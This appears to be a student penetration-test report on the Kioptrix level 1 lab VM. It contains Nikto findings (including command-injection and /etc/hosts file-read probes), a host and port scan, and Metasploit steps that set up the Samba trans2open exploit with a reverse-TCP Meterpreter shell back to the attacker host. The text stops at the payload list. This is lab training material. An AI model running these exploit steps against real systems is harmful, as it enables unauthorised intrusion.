Capstone Project Report — Full VAPT CycleP


Scope:

Attacker: Kali Linux (192.168.21.128)
Targets: Kioptrix level 1 VM (192.168.21.131)

1 – Vulnerabilities Findings List

Target: Kioptrix level 1

Evidence:




```
┌──(root㉿KaliCB)-[~]
└─# nikto -h 192.168.21.131

- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.21.131
+ Target Hostname:    192.168.21.131
+ Target Port:        80
+ Start Time:         2025-11-14 14:10:44 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
+ /: Server may leak inodes via ETags, header found with file /, inode: 34821, size: 2890, mtime: Thu Sep  6 08:42:46 2001. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-sca
nner/vulnerabilities/missing-content-type-header/
+ OpenSSL/0.9.6b appears to be outdated (current is at least 3.0.7). OpenSSL 1.1.1s is current for the 1.x branch and will be supported until Nov 11 2023.
+ mod_ssl/2.8.4 appears to be outdated (current is at least 2.9.6) (may depend on server version).
+ Apache/1.3.20 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Apache is vulnerable to XSS via the Expect header. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-3918
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code execution.
+ Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which allows attackers to kill any process on the system.
+ Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi.
+ mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell.
+ ///etc/hosts: The server install allows reading of any system file by adding an extra '/' to the URL.
+ /usage/: Webalizer may be installed. Versions lower than 2.01-09 vulnerable to Cross Site Scripting (XSS). See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0835
+ /manual/: Directory indexing found.
+ /manual/: Web server manual found.
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /test.php: This might be interesting.
+ /wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpress/wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpress/wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpress/wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /assets/mobirise/css/meta.php?filesrc=: A PHP backdoor file manager was found.
+ /login.cgi?cli=aa%20aa%27cat%20/etc/hosts: Some D-Link router remote command execution.
+ /shell?cat+/etc/hosts: A backdoor was identified.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8908 requests: 0 error(s) and 30 item(s) reported on remote host
+ End Time:           2025-11-14 14:11:05 (GMT5.5) (21 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


2 – Exploitation

Target: Kioptrix level 1
Description:
Getting remote access


Evidence:




```
Currently scanning: 192.168.0.0/16   |   Screen View: Unique Hosts

9 Captured ARP Req/Rep packets, from 5 hosts.   Total size: 540
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.21.2    00:50:56:e4:8f:4e      3     180  VMware, Inc.
192.168.21.1    00:50:56:c0:00:08      1      60  VMware, Inc.
192.168.21.129  00:0c:29:9d:6e:ff      1      60  VMware, Inc.
192.168.21.131  00:0c:29:66:84:fd      3     180  VMware, Inc.
192.168.21.254  00:50:56:ec:b7:f4      1      60  VMware, Inc.
```




	Port	Protocol	State	Service	Version
●	22	tcp	open	ssh	OpenSSH 2.9p2 (protocol 1.99)
●	80	tcp	open	http	Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
●	111	tcp	open	rpcbind	2 (RPC #100000)
●	139	tcp	open	netbios-ssn	Samba smbd (workgroup: MYGROUP)
●	443	tcp	open	https	Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
●	1024	tcp	open	status	1 (RPC #100024)




```
┌──(root㉿KaliCB)-[~]
└─# msfconsole

Metasploit tip: Enable verbose logging with set VERBOSE true


  Metasploit Park, System Security Interface
  Version 4.0.5, Alpha E
  Ready ...
  > access security
  access: PERMISSION DENIED.
  > access security grid
  access: PERMISSION DENIED.
  > access main security grid
  access: PERMISSION DENIED....and ...
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!


       =[ metasploit v6.4.96-dev                          ]
+ -- --=[ 2,568 exploits - 1,316 auxiliary - 1,680 payloads     ]
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search smb_version
```




```
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion         ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search smb_version

Matching Modules
================

   #  Name                               Disclosure Date  Rank    Check  Description
   -  ----                               ---------------  ----    -----  -----------
   0  auxiliary/scanner/smb/smb_version  .                normal  No     SMB Version Detection


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/smb_version

msf > use 0
msf auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit
                                       /basics/using-metasploit.html
   RPORT                     no        The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.21.131
RHOSTS ⇒ 192.168.21.131
msf auxiliary(scanner/smb/smb_version) > EXPLOIT
[-] Unknown command: EXPLOIT. Did you mean exploit? Run the help command for more details.
msf auxiliary(scanner/smb/smb_version) > exploit
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.23/lib/recog/fingerprint/regexp_factory.rb
:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.21.131:139    -   Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.21.131        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```




```
The Metasploit Framework is a Rapid7 Open Source Project

msf > search trans2open

Matching Modules
================

   #  Name                                                      Disclosure Date  Rank   Check  Description
   -  ----                                                      ---------------  ----   -----  -----------
   0  exploit/freebsd/samba/trans2open                          2003-04-07       great  No     Samba trans2open
 Overflow (*BSD x86)
   1  exploit/linux/samba/trans2open                            2003-04-07       great  No     Samba trans2open
 Overflow (Linux x86)
   2  exploit/osx/samba/trans2open                              2003-04-07       great  No     Samba trans2open
 Overflow (Mac OS X PPC)
   3  exploit/solaris/samba/trans2open                          2003-04-07       great  No     Samba trans2open
 Overflow (Solaris SPARC)
   4    \_ target: Samba 2.2.x - Solaris 9 (sun4u) - Bruteforce    .                .      .      .
   5    \_ target: Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce  .                .      .      .


Interact with a module by name or index. For example info 5, use 5 or use exploit/solaris/samba/trans2open
After interacting with a module you can manually set a TARGET with set TARGET 'Samba 2.2.x - Solaris 7/8 (sun4u) -
 Bruteforce'

msf > use 1
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf exploit(linux/samba/trans2open) > show options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-meta
                                      sploit.html
   RPORT   139              yes       The target port (TCP)


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.21.128   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```




```
Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce



View the full module info with the info, or info -d command.

msf exploit(linux/samba/trans2open) > set RHOSTS 192.168.21.131
RHOSTS ⇒ 192.168.21.131
msf exploit(linux/samba/trans2open) > show options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.21.131   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-meta
                                      sploit.html
   RPORT   139              yes       The target port (TCP)


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.21.128   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce



View the full module info with the info, or info -d command.

msf exploit(linux/samba/trans2open) > set payload
payload ⇒ linux/x86/meterpreter/reverse_tcp
msf exploit(linux/samba/trans2open) > set payload linux/x86/
[-] The value specified for payload is not valid.
```




```
msf exploit(linux/samba/trans2open) > set payload
payload ⇒ linux/x86/meterpreter/reverse_tcp
msf exploit(linux/samba/trans2open) > set payload linux/x86/
[-] The value specified for payload is not valid.
msf exploit(linux/samba/trans2open) > set payload linux/x86/
set payload linux/x86/adduser                          set payload linux/x86/shell/bind_ipv6_tcp
set payload linux/x86/chmod                            set payload linux/x86/shell/bind_ipv6_tcp_uuid
set payload linux/x86/exec                             set payload linux/x86/shell/bind_nonx_tcp
set payload linux/x86/meterpreter/bind_ipv6_tcp        set payload linux/x86/shell/bind_tcp
set payload linux/x86/meterpreter/bind_ipv6_tcp_uuid   set payload linux/x86/shell/bind_tcp_uuid
set payload linux/x86/meterpreter/bind_nonx_tcp        set payload linux/x86/shell/reverse_ipv6_tcp
set payload linux/x86/meterpreter/bind_tcp             set payload linux/x86/shell/reverse_nonx_tcp
set payload linux/x86/meterpreter/bind_tcp_uuid        set payload linux/x86/shell/reverse_tcp
set payload linux/x86/meterpreter/reverse_ipv6_tcp     set payload linux/x86/shell/reverse_tcp_uuid
set payload linux/x86/meterpreter/reverse_nonx_tcp     set payload linux/x86/shell_bind_ipv6_tcp
set payload linux/x86/meterpreter/reverse_tcp          set payload linux/x86/shell_bind_tcp
set payload linux/x86/meterpreter/reverse_tcp_uuid     set payload linux/x86/shell_bind_tcp_random_port
set payload linux/x86/metsvc_bind_tcp                  set payload linux/x86/shell_reverse_tcp
set payload linux/x86/metsvc_reverse_tcp               set payload linux/x86/shell_reverse_tcp_ipv6
set payload linux/x86/read_file
